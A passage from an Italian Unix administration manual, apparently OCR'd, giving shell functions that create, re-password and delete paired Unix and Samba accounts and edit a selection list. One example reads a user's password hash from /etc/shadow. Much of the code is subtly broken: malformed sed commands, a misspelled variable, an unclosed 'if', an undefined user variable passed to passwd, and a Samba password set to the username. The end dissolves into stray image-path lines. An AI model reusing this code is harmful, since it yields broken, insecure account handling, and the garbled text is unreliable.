    FIELD=`echo $RECORD | sed "s/^\([^:]*\).*$/\1/"`
    #
    echo $FIELD
    return
}
```

L'esempio seguente utilizza la funzione per estrapolare la parola d'ordine cifrata dell'utente «tizio» dal file '`/etc/shadow`', visualizzando il risultato attraverso lo standard output.

```
table_get_column_field /etc/shadow tizio 2
```

18.10.6 Aggiunge un utente Unix e Samba, simultaneamente

«

```
user_add_unix_samba user passwd home full_name room work_ph ↩
↪                   home_ph
```

```
user_add_unix_samba () {
    local NEW_USER="$1"
    local NEW_PASSWD="$2"
    local NEW_HOME="$3"
    local NEW_FULL_NAME="$4"
    local NEW_ROOM="$5"
    local NEW_WORK_PHONE="$6"
    local NEW_HOME_PHONE="$7"
    local TEMP_USER=""

    # Elimina le virgole e altri caratteri inopportuni
    # dalle informazioni dell'utente.
    NEW_FULL_NAME=`echo $NEW_FULL_NAME   | sed "/,:=/ /g"`
    NEW_ROOM=`echo $NEW_ROOM             | sed "/,:=/ /g"`
    NEW_WORK_PHONE=`echo $NEW_WORK_PHONE | sed "/,:=/ /g"`
    NEW_HOME_PHONE=`echo $NEW_HOME_PHONE | sed "/,:=/ /g"`

    # Verifica che i dati siano validi.
    if   [ "$NEW_USER" = "" ]
    then
        echo 1>&1 "[$0] cannot create user with no name."
```

```
        false
        return
    elif echo "$NEW_USER" | grep "[^a-z0-9]" > "/dev/null"
    then
        echo 1>&1 "[$0] user name must contain only lower case letters and numbers."
        false
        return
    fi

    # Il nominativo utente non deve superare i 16 caratteri
    TEMP_USER=`echo $NEW_USER | sed "s/^\(................\).*$/\1/"`
    if [ "$TEMP_USER" = "$NEW_USER" ]
    then
        true
    else
        echo 1>&2 "[$0] user name cannot be longer than 16 characters."
        false
        return
    fi

    # Controlla la directory personale
    if [ "$NEW_HOME" = "" ]
    then
        NEW_HOME="/home/$NEW_USER"
    fi
    #
    if [ -e "$NEW_HOME" ]
    then
        echo 1>&2 "[$0] home directory \"$NEW_HOME\" cannot be created."
        false
        return
    fi

    # Controlla che ci sia la parola d'ordine.
    if [ "$NEW_PASSWD" = "" ]
    then
        echo 1>&2 "[$0] the new user must have a password."
        false
        return
    fi

    # Crea l'utente, usando inizialmente lo script "adduser",
    # secondo le convenzioni Debian.
    if adduser \
        --disabled-password \
        --no-create-home \
```

```
        --home "$NEW_HOME" \
        --gecos "$NEW_FULLNAME,$NEW_ROOM,$NEW_WORK_PHONE,$NEW_HOME_PHONE"\
        $NEW_USER
    then

        # Crea manualmente la directory personale.
        mkdir -p "$NEW_HOME"
        rmdir    "$NEW_HOME"
        cp -dpR  /etc/skel  "$NEW_HOME"
        chown -R $NEW_USER: "$NEW_HOME"
        chmod 0755          "$NEW_HOME"

        # Aggiunge un collegamento simbolico all'interno di
        # "/var/mail/", perché alcuni programmi ne hanno bisogno.
        # Si presume che il file "~/mail/mbox" venga usato per
        # accumulare i messaggi di posta elettronica dell'utente.
        rm "/var/mail/$NEW_USER" 2> "/dev/null"
        ln -s "../../$NEW_HOME/mail/mbox" "/var/mail/$NEW_USER"

        # Attribuisce la parola d'ordine (nel farlo, crea anche
        # l'utenza per Samba).
        if user_passwd_unix_samba "$NEW_USER" "$NEW_PASSWD"
        then
            true
        else
            # Elimina l'utenza.
            user_del_unix_samba "$NEW_USER"
            false
            return
    else
        echo 1>&2 "[$0] cannot create user \"$NEW_USER\"."
        false
        return
    fi
    #
    rm $TEMPORARY
}
```

18.10.7 Cambia la parola d'ordine a un utente Unix e Samba, simultaneamente

«

`user_passwd_unix_samba` ***user passwd***

```
user_passwd_unix_samba () {
    local OLD_USER="$1"
    local NEW_PASSWD="$2"
    #
    local TEMPORARY=`tempfile`
    printf "" > $TEMPORARY

    # Tenta di eliminare un'utenza vecchia, con lo stesso nome
    # dalla gestione di Samba.
    smbpasswd -x $OLD_USER 2> "/dev/null" 1> "/dev/null"

    # Imposta la parola d'ordine Unix.
    if ( sleep 1 ; echo $NEW_PASSWD ; sleep 1 ; echo $NEW_PASSWD ) \
       | /usr/bin/passwd $NEW_USER 2> $TEMPORARY
    then
        # Crea o ricrea l'utenza Samba.
        if [ -x /usr/bin/smbpasswd ]
        then
            if ( sleep 1 ; echo $NEW_USER ; sleep 1 ; echo $NEW_USER ) \
               | /usr/bin/smbpasswd -s -a $NEW_USER 2> $TEMPORARY
            then
                true
            else
                echo 1>&2 "[$0] problem changing Samba password to user \
"$NEW_USER": `cat $TEMPORARY`."
                rm "$TEMPORARY"
                false
                return
            fi
        fi
    else
        echo 1>&2 "[$0] problem changing Unix password to user \
"$NEW_USER": `cat $TEMPORARY`."
        rm "$TEMPORARY"
        false
```

```
        return
    fi
    rm "$TEMPORARY"
}
```

18.10.8 Elimina un utente Unix e Samba, simultaneamente

«

`user_del_unix_samba` ***user***

```
user_del_unix_samba () {
    local OLD_USER="$1"
    local OLD_HOME=""

    # Trova la directory personale.
    OLD_HOME=`cat /etc/passwd \
              | grep "^$OLD_USER:" \
              | sed "s/^[^:]*:[^:]*:[^:]*:[^:]*:[^:]*:\([^:]*\):[^:]*$/\1/"`

    # Elimina l'utenza dalla gestione di Samba.
    if [ -x /usr/bin/smbpasswd ]
    then
        if smbpasswd -x $OLD_USER
        then
            true
        else
            echo 1>&2 "[$0] cannot remove Samba user \"$OLD_USER\"."
        fi
    fi

    # Elimina l'utenza Unix.
    if deluser --remove-home "$OLD_USER"
    then
        # Elimina il collegamento simbolico in "/var/mail".
        rm "/var/mail/$OLD_USER"
    else
        echo 1>&2 "[$0] cannot remove Unix user \"$OLD_USER\"."
        false
        return
    fi
```

```
}
```

18.10.9 Seleziona interattivamente salvando la selezione

«

La funzione che viene proposta richiede due elenchi, contenuti in altrettanti file di testo, contenenti rispettivamente un insieme di voci e un sottoinsieme di voci da selezionare. Lo scopo è quello di cambiare il sottoinsieme selezionato e di aggiornare il contenuto del secondo file.

```
select_subset_save file_list_full file_list_selected ↩
↪                  selection_description unselection_description ↩
↪                  selection_word ↩
↪                  list_header list_description ↩
↪                  file_return_value_selected ↩
↪                  file_return_value_unselected
```

La funzione si avvale di un'altra che deve produrre l'opposto del sottoinsieme selezionato:

```
selection_invert ()
{
    local LIST_FULL="$1"
    local LIST_SELECTED="$2"
    local LIST_UNSELECTED=""
    local l=""
    local s=""
    local ITEM_FOUND=""
    #
    if [ "$LIST_SELECTED" = "" ]
    then
        LIST_UNSELECTED="$LIST_FULL"
    else
```

```
        for l in $LIST_FULL
        do
            ITEM_FOUND="0"
            for s in $LIST_SELECTED
            do
                if [ "$l" = "$s" ]
                then
                    ITEM_FOUND="1"
                    break
                fi
            done
            if [ "$ITEM_FOUND" = "1" ]
            then
                true
            else
                LIST_UNSELECTED="$LIST_UNSELECTED $l"
            fi
        done
    fi
    #
    echo "$LIST_UNSELECTED"
}
```

```
select_subset_save ()
{
    local FILE_LIST_FULL="$1"
    local FILE_LIST_SELECTED="$2"
    local SELECTION_DESCRIPTION="$3"
    local UNSELECTION_DESCRIPTION="$4"
    local SELECTION_WORD="$5"
    local LIST_HEADER="$6"
    local LIST_DESCRIPTION="$7"
    local FILE_RETURN_VALUE_SELECTED="$8"
    local FILE_RETURN_VALUE_UNSELECTED="$9"
    #
    local LIST_FULL=""
    local LIST_SELECTED=""
    local LIST_SELECTED_VALID=""
```

```
    local LIST_UNSELECTED=""
    local ITEM_FOUND=""
    local ITEM_SELECTION=""
    local SELECTION=""
    local SELECTED=""
    #
    local TEMPORARY=`tempfile`
    touch $TEMPORARY
    #
    LIST_FULL=`cat $FILE_LIST_FULL | sed "s/#.*$//" 2> /dev/null`
    LIST_SELECTED=`cat $FILE_LIST_SELECTED | sed "s/#.*$//" 2> /dev/null`
    #
    if [ "$LIST_FULL" = "" ]
    then
        dialog --msgbox "The file \"$FILE_LIST_FULL\" is empty!" 0 0
        false
        return
    fi




    # Unselected and select again.
    LIST_UNSELECTED=`selection_invert "$LIST_FULL" "$LIST_SELECTED"`
    LIST_SELECTED=`selection_invert "$LIST_FULL" "$LIST_UNSELECTED"`








